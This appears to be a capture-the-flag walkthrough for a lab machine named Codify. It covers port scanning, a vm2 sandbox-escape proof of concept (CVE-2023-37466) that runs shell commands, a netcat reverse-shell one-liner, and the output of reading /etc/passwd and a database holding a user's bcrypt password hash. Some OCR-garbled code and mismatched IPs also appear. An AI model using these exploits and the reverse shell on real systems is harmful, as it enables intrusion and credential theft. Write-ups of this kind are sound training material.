
Attack_path

Agressive nmap scan shows 22, 80, 3000 are open. port 3000 is running a Node.js Express framework, its http title is Codify - the name of the box, so this seems the way to go.



```
Nmap scan report for 10.10.11.239
Host is up (0.29s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
2002/tcp filtered globe
3000/tcp open     ppp

Nmap done: 1 IP address (1 host up) scanned in 21.95 seconds

┌──(cnine㉿dragonscales)-[~]
└─$ sudo nmap 10.10.11.239 -T4 -A -sV
[sudo] password for cnine:
Sorry, try again.
[sudo] password for cnine:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-06 13:58 BST
Nmap scan report for 10.10.11.239
Host is up (0.28s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/6%OT=22%CT=1%CU=32448%PV=Y%DS=2%DC=T%G=Y%TM=66114
OS:74E%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(SP
OS:=104%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10A%TI=Z%CI=
OS:Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST1
OS:1NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=F
OS:E88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
OS:O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=
OS:Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT       ADDRESS
1   317.32 ms 10.10.14.1
2   317.39 ms 10.10.11.239

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.56 seconds

┌──(cnine㉿dragonscales)-[~]
└─$
```

Upon inspection of the target in the browser http://10.10.11.239/ , we find vm2 3.9.19 running. We also find an editor textarea. Upon researching the version of vm2 we find the following vulnerability.

Sandbox escape:
github: https://gist.github.com/leesh3288/f693061e6523c97274ad5298eb2c74e9
CVE: CVE-2023-37466, see https://nvd.nist.gov/vuln/detail/CVE-2023-37466

PoC:

```
const {VM} = require("vm2");
const vm = new VM();

const code = `
async function fn() {
    (function stack() {
        new Error().stack;
        stack();
    })();
}
p = fn();
p.constructor = {
    [Symbol.species]: class FakePromise {
        constructor(executor) {
            executor(
                (x) => x,
                (err) => { return err.constructor.constructor('return 
process')().mainModule.require('child_process').execSync('touch pwned'); }
            )
        }
    }
};
p.then();
`;

console.log(vm.run(code));
```

Found another version of the code and edited it to below to run the command 'whoami' and submitted it and received the username response 'svc'.


```
const { VM } = require("vm2");
const vm = new VM();

const code =
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw
process.mainModule.require("child_process").execSync("whoami").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
;

console.log(vm.run(code)); // -> hacked
```

Finding out that commands can be run, the next step is to open a shell.

Start a netcat listener
Found the following reverse shell on revshell.com:


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.14.33 9001 >/tmp/f
```

Inserted that into where I had "whoami" in the PoC code for sandbox escape exploit and ran that.



```
┌──(cnine㉿dragonscales)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.28] from (UNKNOWN) [10.10.11.239] 39262
bash: cannot set terminal process group (1263): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ ls
ls
ddy_shell
my_shell.sh
pwned
shell
```

Disclaimer: virtual box started getting really slow so I switched over to my ubuntu machine..




clinton@clinton-TUF-Gaming-FX506LH-FX506LH: ~/Downloads
clinton@clinton-TUF-Gaming-FX506LH-FX...
clinton@clinton-TUF-Gaming-FX506LH-FX...
clinton@clinton-TUF-Gaming-FX506LH-FX...

```
.bashrc
.cache
.pm2
.profile
.vimrc
svc@codify:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
svc@codify:~$
```


In the above screenshot, it is evident that there is a root user and a Joshua user. Also checking root privileges with 'sudo -l', we find we have none.

After searching around in the directories I found a file called tickets.db which contained Joshua's Bcrypted password:



clinton@clinton-TUF-Gaming-FX506LH-FX506LH: ~/Downloads
clinton@clinton-TUF-Gaming-FX506LH-FX...
clinton@clinton-TUF-Gaming-FX506LH-FX...
clinton@clinton-TUF-Gaming-FX506LH-FX...

```
lib
local
lock
log
mail
opt
run
spool
tmp
www
svc@codify:/var$ ls www -a
ls www -a
.
..
contact
editor
html
svc@codify:/var$ cd www/con*
cd www/con*
svc@codify:/var/www/contact$ ls -a
ls -a
.
..
index.js
package.json
package-lock.json
templates
tickets.db
svc@codify:/var/www/contact$ cat tickets.db
cat tickets.db
�T5��T�format 3@  .WJ
       otableticketsticketsCREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description
 TEXT, status TEXT)P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)��      tableusersusersCR
EATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
��G�joshua$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2
��
����ua  users
             ickets
r]r�h%%�Joe WilliamsLocal setup?I use this site lot of the time. Is it possible to set this up locally? Like instead of c
oming to this site, can I download this and set it up in my own computer? A feature like that would be nice.open� ;�wTom
HanksNeed networking modulesI think it would be better if you can implement a way to handle network-based stuff. Would he
lp me out a lot. Thanks!opensvc@codify:/var/www/contact$
```

With this info, I tried to decrypt it using Hashcat and the rockyou.txt world list. This was successful, as can be seen in the following two screenshots.



